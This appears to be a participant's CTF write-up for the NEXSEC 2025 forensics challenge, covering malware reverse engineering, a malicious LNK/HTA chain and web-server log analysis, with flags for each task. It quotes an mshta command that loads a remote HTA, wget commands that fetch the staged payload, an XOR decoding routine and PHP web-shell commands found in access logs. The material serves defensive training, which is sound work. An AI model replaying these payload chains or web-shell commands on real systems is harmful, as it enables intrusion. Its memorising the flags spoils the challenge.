


Title:

Writeup Interversity Cyber Forensics Challenge NEXSEC 2025

Date:

15th December 2025

Prepared by:

1nn0c3ntZero


Table of contents

Reverse Engineering

Residual Implant

Description: Following a compromise assessment, analysts extracted a small residual binary believed to have been part of a macOS backdoor. Reverse-engineer the binary and determine the C2 domain used by the implant.

Solution:




Flag: nexsec25{Pvt3QG28pg.capturextheflag.io}

Advisory Deception #1

Description: During a routine security audit, our team intercepted a suspicious binary that was distributed to several network administrators. The file was delivered via email, claiming to contain an urgent "Internet Protocol Governance & Standards Advisory - March 2025" document. The binary presents itself as a legitimate document viewer, but preliminary analysis suggests otherwise. Reverse-engineer the binary and identify the DLL name used by the malware to blend in with legitimate system files.

Solution:



The ZIP archive was inspected using static analysis to avoid execution. The presence of a double extension file (.docx.ese) and a standalone DLL immediately suggested an attempt to disguise malware as a document viewer.

The DLL named vcruntime140.dll was then analyzed using the file utility and hash comparison. Although the name matches a legitimate Microsoft Visual C++ runtime library, metadata and binary structure confirmed it was not signed by Microsoft. Malware frequently impersonates common runtime DLLs so that it is automatically trusted and loaded by dependent applications.


This confirms the malware blends in by impersonating a legitimate Windows runtime DLL.

Flag: NEXSEC25{vcruntime140.dll}

Advisory Deception #2

Description: What directory does the malware copy itself to?

Solution:



- Static string analysis was performed on vcruntime140.dll to identify hardcoded file paths.
- The output shown indicates that the malware copies or drops its executable into a directory under ProgramData, disguising itself as a legitimate Microsoft synchronization service. The use of ProgramData suggests a persistence mechanism that does not require administrative privileges and remains hidden from casual users.
- Conclusion: The malware establishes persistence by copying itself to the following directory

ProgramData is commonly abused because it is writable by standard users, persists across reboots, and is rarely inspected by end users, making it ideal for stealthy persistence.

Flag: NEXSEC25{C:\ProgramData\MicrosoftSyncService}

Advisory Deception #3

Description: Uncover the exported function used to achieve persistence.

Solution:
The suspicious DLL was analyzed statically to identify its exported functions. Using string, the export table revealed several functions that mimic legitimate Microsoft runtime behavior. One exported function stood out as it is commonly abused by malware to initialize malicious logic while blending in with standard runtime operations.

The function `__vcrt_InitializeCriticalSectionEx` is normally associated with Visual C++ runtime initialization. By exporting this function, the malware disguises itself as a legitimate dependency, allowing it to load automatically and persist on the system without raising suspicion.

By exporting __vcrt_InitializeCriticalSectionEx, the DLL ensures its malicious code is executed during normal DLL load operations, allowing persistence without requiring explicit execution by the user.

Flag: NEXSEC25{__vcrt_InitializeCriticalSectionEx}

Stolen Credentials

Description: During an incident response, we discovered a suspicious binary (soso.exe) that was encrypting harvested credentials before storing them in password.txt.

Solution:
The suspicious binary soso.exe was analysed to understand how stolen credentials were handled.

Static analysis using strings revealed a reference to password.txt, indicating that the malware stores its output in this file. Further inspection of the binary showed that harvested credentials are processed through a simple encryption routine before being written to password.txt.

By reversing the encryption process, the original credential was recovered.

Flag: NEXSEC25{QWERTYasdfg12345!@#$%}

Malware Analysis

Rembayung #1

Description: One of our employees received an email inviting them to the opening ceremony of a restaurant. The email appeared suspicious, and fortunately our email system automatically quarantined it. Could you help us locate the payload?


Solution:
Static analysis of the document revealed the presence of vbaProject.bin, confirming that the file contains embedded VBA macros. Examination of the macro code showed that it decodes a Base64-encoded payload at runtime, writes it to disk, and executes it.

This demonstrates that the Word document itself is only a delivery vector, while the true malware payload exists as an encoded executable embedded inside the macro.

Flag: nexsec25{Description}

Rembayung #2

Description: Give the SHA256 of the malware



Flag: nexsec25{ca9e35196f04dca67275784a8bd05b9c4e7058721204ccd5eef38244b954e1c3}

Speed Test Anomaly #1

Description: A user reported that they downloaded a network speed testing utility from a third-party website to diagnose their slow internet connection. The application claims to measure download/upload speeds and display detailed network statistics. However, after running the tool, the user noticed unusual outbound network traffic that didn't match typical speed test patterns. The security team suspects this may be a disguised threat and needs to identify the threat actor's infrastructure. Reverse-engineer the binary and identify the library name used by the malware to detect sandbox environments.

Solution:
The suspicious speed test application was analyzed using static analysis techniques. During string analysis of the binary, several Windows API and DLL references were observed. One notable library found was SbieDll.dll. This DLL is known to belong to Sandboxie, a popular sandboxing tool used for malware analysis and testing. Malware commonly checks for the presence of Sandboxie-related DLLs to determine whether it is running inside a sandbox environment. If such a library is detected, the malware may alter its behavior or terminate execution to evade analysis. The presence of SbieDll.dll clearly indicates that the malware includes a sandbox detection mechanism.


Flag: nexsec25{SbieDll.dll}

Birthday Trap

Description: Your colleague Aminah received a birthday greeting email with an attached image file "happy_birthday.png". She mentioned seeing a warning dialog when she clicked it, but she forgot what it said then her PC started acting strange. Do NOT execute or click this file!- perform static analysis only to find the flag safely. Analyze the happy_birthday.png and find the flag hidden in the malware.

Solution:

The shortcut was analyzed using `lnkParse3`: `lnkparse Happy_Birthday.png.lnk`



Key findings:


- C:\Windows\System32\mshta.exe
- https://wonderpetak.github.io/W0nderpet4k/M.hta

This confirms the shortcut abuses the mshta.exe LOLBin to execute a remote HTA payload.

The HTA file was downloaded and inspected as plain text.


Command use:

```
$ wget https://wonderpetak.github.io/W0nderpet4k/M.hta
$ cat M.hta
```



Content from command `cat M.hta`

Use `wget https://wonderpetak.github.io/W0nderpet4kk/wct9D39.jpg` to extract wct9D39.jpg



Invalid input due to PEM certificate

After analyzing the .jpg file using file command, it is not NOT Base64 text but a PEM certificate. This explain:

❌ `base64 -d` will *never* work

✔ The malware intentionally abused `certutil -decode`

✔ The file is a PEM-wrapped payload

The Base64 content is everything between:

```
-----BEGIN CERTIFICATE-----
-----END CERTIFICATE-----
```

The Base64 content was extracted and decoded:


```
sed -n '/BEGIN CERTIFICATE/,/END CERTIFICATE/p' wct9D39.jpg \
| sed '1d;$d' > payload.b64
```

Decode the certificate payload: `base64 -d payload.b64 > wct9D39.tmp`

Verify the decoded file: `file wct9D39.tmp` which the file is data.

Run:

```
python3 - << 'EOF'
data = open("wct9D39.tmp","rb").read()
decoded = bytes([b ^ 0x42 for b in data])
open("winp.ps1","wb").write(decoded)
print("winp.ps1 written")
EOF
```



The final script was viewed statically. At the top of the script, the real flag was found embedded in comments.
This multi-layer encoding chain demonstrates intentional evasion, designed to bypass casual inspection and automated detection mechanisms by abusing trusted Windows utilities.

Flag: nexsec2025{P0w3rSh3ll_C0mm3nt5_H1d3_S3cr3ts!}

Incident Response

Here's the Dump #1

Description: You receive an encrypted disk dump from a client in rural Transylvania, where a series of unexplained system outages have been spreading through the region like an unseen contagion. The client reports that their workstation became “strangely alive” before crashing—screens flickering, unauthorized processes appearing only to vanish seconds later.


One of the victim had downloaded suspicious file. Due to not leave any traces, the file is deleted but we as analyst should never give up! Try find the hash of the file! Good luck! (SHA1)

Solution:
Amcache records execution metadata regardless of whether the original file is later deleted or renamed, which makes it a reliable artefact for reconstructing attacker activity.

Location in disk image: C:\Windows\AppCompat\Programs\Amcache.hve

The `Amcache.hve` file was extracted from the disk image and analysed on Kali Linux.

Initial investigation showed no entry for `pdfreader.exe`. However, further analysis revealed that the executable had been renamed and stored as: C:\Users\Alina\Documents\a.exe



The red box highlights C:\Users\Alina\Documents\a.exe and its hash value

The Amcache hive was searched for entries related to this renamed executable. The Amcache record corresponding to a `.exe` contained the SHA-1 hash, confirming that:

- The file existed
- The file was executed
- The file was renamed to evade detection


The SHA-1 hash of the malware was successfully recovered from the Amcache artefact despite the executable being deleted and renamed.

Flag: NEXSEC25{a86dfbc01e9f834ed18b3e7bfc183d1381a5aac4}

Breadcrumbs #1

Description: TechHire Solutions prided themselves on finding the perfect candidates. But someone applied for more than just a job. They received a job application that wasn't what it seemed. The attacker left but not without leaving breadcrumbs behind. You've been called in as an incident responder. The web logs are waiting. Follow the trail! Among thousands of legitimate visitors, one IP address stands out as suspicious. What is the attacker's IP address?

Solution:



Repetitive of ip 192.168.21.102

Web server access logs were reviewed to identify abnormal request patterns. One IP address repeatedly accessed uncommon endpoints and uploaded files inconsistent with normal user behavior. This IP was isolated as the attacker’s source.

Flag: nexsec25{192.168.21.102}

Breadcrumbs #2

Description: The attacker uploaded a malicious file. What is the full filename?

Solution:

```
192.168.21.102 - - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1" 200 224 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:13 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=id HTTP/1.1" 200 269 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:24 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=hostname HTTP/1.1" 200 222 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:18:12 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=uname%20-a HTTP/1.1" 200 386 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:18:50 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=pwd HTTP/1.1" 200 237 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
```

uploads/resume_aiman.pdf.php

From the attacker's activity (IP 192.168.21.102), we can see that after submitting the job application, they accessed the /uploads/ directory and executed commands via a PHP web shell.

This confirms the malicious file that was uploaded and later executed.

Flag: nexsec25{resume_aiman.pdf.php}

Breadcrumbs #3

Description: What was the timestamp when the attacker uploaded the malicious file?

Solution:
To find the upload timestamp, we look for the POST request made by the attacker (192.168.21.102) to the job submission endpoint, because that is when the resume file would have been uploaded.

```
192.168.21.102 - - [
"http://192.168.8.36/jobs.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:08:37 +0800] "GET /submit.php HTTP/1.1" 200 1149 "http://192.168.8.36/submit.php?
job=junior-python" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:13:37 +0800] "POST /submit.php HTTP/1.1" 200 1218 "http://192.168.8.36/submit.php"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:13:37 +0800] "GET /css/style.css HTTP/1.1" 200 1653 "http://192.168.8.36/submit.php"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:15:25 +0800] "GET /uploads/ HTTP/1.1" 200 717 "-" "Mozilla/5.0 (Macintosh; Intel Mac
OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1" 200 224 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36"
192.168.21.102 - - [13/Dec/2025:02:17:13 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=id HTTP/1.1" 200 269 "-"
```


Immediately after this POST, the attacker starts accessing `/uploads/` and executing commands via `resume_aiman.pdf.php`, confirming this POST request is the upload moment.

Flag: nexsec25{13/Dec/2025:02:13:37 +0800}

Breadcrumbs #4

Description: The attacker executed multiple commands through the webshell. What was the first command?

Solution:
Reviewing the attacker's webshell activity from IP 192.168.21.102, we track the first execution against the uploaded file `resume_aiman.pdf.php`.



GET /uploads/resume_aiman.pdf.php?cmd=whoami

